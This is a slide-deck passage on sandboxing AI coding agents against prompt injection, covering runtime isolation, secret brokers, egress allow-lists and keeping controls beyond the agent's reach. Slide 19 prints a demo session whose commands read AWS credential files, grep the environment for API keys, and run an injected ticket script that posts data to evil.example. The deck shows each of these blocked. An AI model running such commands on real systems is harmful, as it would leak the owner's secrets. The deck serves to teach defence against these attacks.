
  19. What the sandbox actually returns On a bare host every

    one of these succeeds. Inside the box, the recorded run looks like this. run-demo.sh — sandbox session $ cat /host/.aws/credentials cat: /host/.aws/credentials: No such file or directory blocked, filesystem scope $ curl -s -o /dev/null -w "%{http_code}" https://evil.example/exfil 403 denied by egress policy blocked, egress allow-list $ env | grep -i key OPENAI_API_KEY=proxy-9f3a… (broker stub, not the real key) blocked, credential broker $ bash /inbox/task-from-ticket.sh reading /host/.aws/credentials … denied POST https://evil.example … 403 injection ran, every action denied $ npm run build ✓ build succeeded in 7.2s real work still runs Four attacks denied, the real build still green. The model never changed, the box did.

  20. What the demo proves, and what it doesn't The sandbox

    didn't fix prompt injection. It changed what a successful injection can reach. What it proves What it doesn't every wall blocked the attack that the host kernel is perfect the key never sat in the box that allowed sites can't leak data it held even when told to break that the defaults fit your shop normal work still ran that other tools behave the same A passing test is proof about one setup, on one machine, today. That honesty is the point.
  21. Part four Building the boundary What to lock down, where

    to put each control, and the open-source tools that do the work. 04

  22. Five things to lock down 1 Runtime microVM or gVisor,

    dropped capabilities, no-new-privs, seccomp 2 Filesystem read-only rootfs, scratch tmpfs, wipe on exit and verify it 3 Secrets broker on the outside, short-lived tokens, never in env or on disk 4 Egress and tools default-deny allow-list, filtering proxy, scoped and signed tool permits 5 Audit and lifecycle log every tool call and egress, hard TTL, auto-destroy the box The amber two, secrets and egress, only count if they run where the agent can't switch them off.

  23. Put the controls where the agent can't reach them Inside

    the box Policy boundary assume breached agent can't edit it Outside, protected Secret vault authorize every tool call Agent, steerable Allowed internet hosts filter every egress Untrusted code and files → inject secrets just-in-time → Tool and API surface log all of it No real secrets held Host and other tenants Everything the box wants flows left to right through one boundary it can't change. A check inside the box is a suggestion, not a wall.

  24. You don't have to build the walls yourself Runtime isolation

    Agent wrappers the wall itself scope one agent's files, network, secrets gVisor, Kata, Firecracker, microsandbox, Agent Sandbox for Kubernetes Sandbox-runtime, nono.sh, OpenSandbox, per-command jailers Egress and network Secrets and identity decide what it can reach hand out credentials from outside Cilium, filtering HTTP proxies, DNS allow-lists, servicemesh egress Vault, SPIFFE and SPIRE, cloud KMS, short-lived token brokers Policy and audit enforce and record OPA, Falco, Trivy, eBPF tracing, your SIEM Dozens more exist, open source and commercial. Pick one per row, and don't mistake a box-runner for a wall.

  25. Where it keeps going wrong Trusting the one allowed egress

    path, an SSRF in the proxy patch, scope and monitor the proxy itself OpenAI, HF Long-lived secrets injected into environment variables broker short-lived tokens, never in env OpenAI, HF An allow-list far wider than the task needs per-task default-deny, open only what runs Reusing block storage without zeroing it first wipe on reuse, and test that you do The mistake, the fix, and who it bit in 2026. None of these are hypothetical. common Cloudflare
  26. Part five Choosing one and proving it holds How to

    pick a sandbox, what the vendors actually give you, and how to know it keeps working. 05

  27. How much isolation you need Your team's own code, CI

    hardened container add least privilege, egress rules, audit Agent-written or third-party code gVisor or microVM add secret broker, filtering proxy, tool permits Many customers, shared hosts microVM per tenant wipe storage on reuse, per-tenant identity Regulated data, high blast radius microVM, separate host pool egress deny-by-default, DLP, full session log Whatever the row, the four controls stay constant: broker, egress proxy, scoped tools, tests. Isolation strength never replaces least privilege.

  28. What to ask any platform What runtime is underneath? Shared

    or dedicated kernel? Container, user-space kernel, microVM, or language isolate. The further from a shared kernel, the smaller the blast radius. A shared kernel or process means one bug can reach every workload on the box. Who decides egress? Where do secrets live? You want it host-side and default-deny, by destination. Open-bydefault is the red flag. Brokered from outside and short-lived, never baked into the box's environment. Managed or self-hosted? Self-host to own the host pool and the policy. Managed means you inherit their choices, so confirm them. Ask these of any platform, open source or commercial. The runtime underneath decides the security story, not the brand.
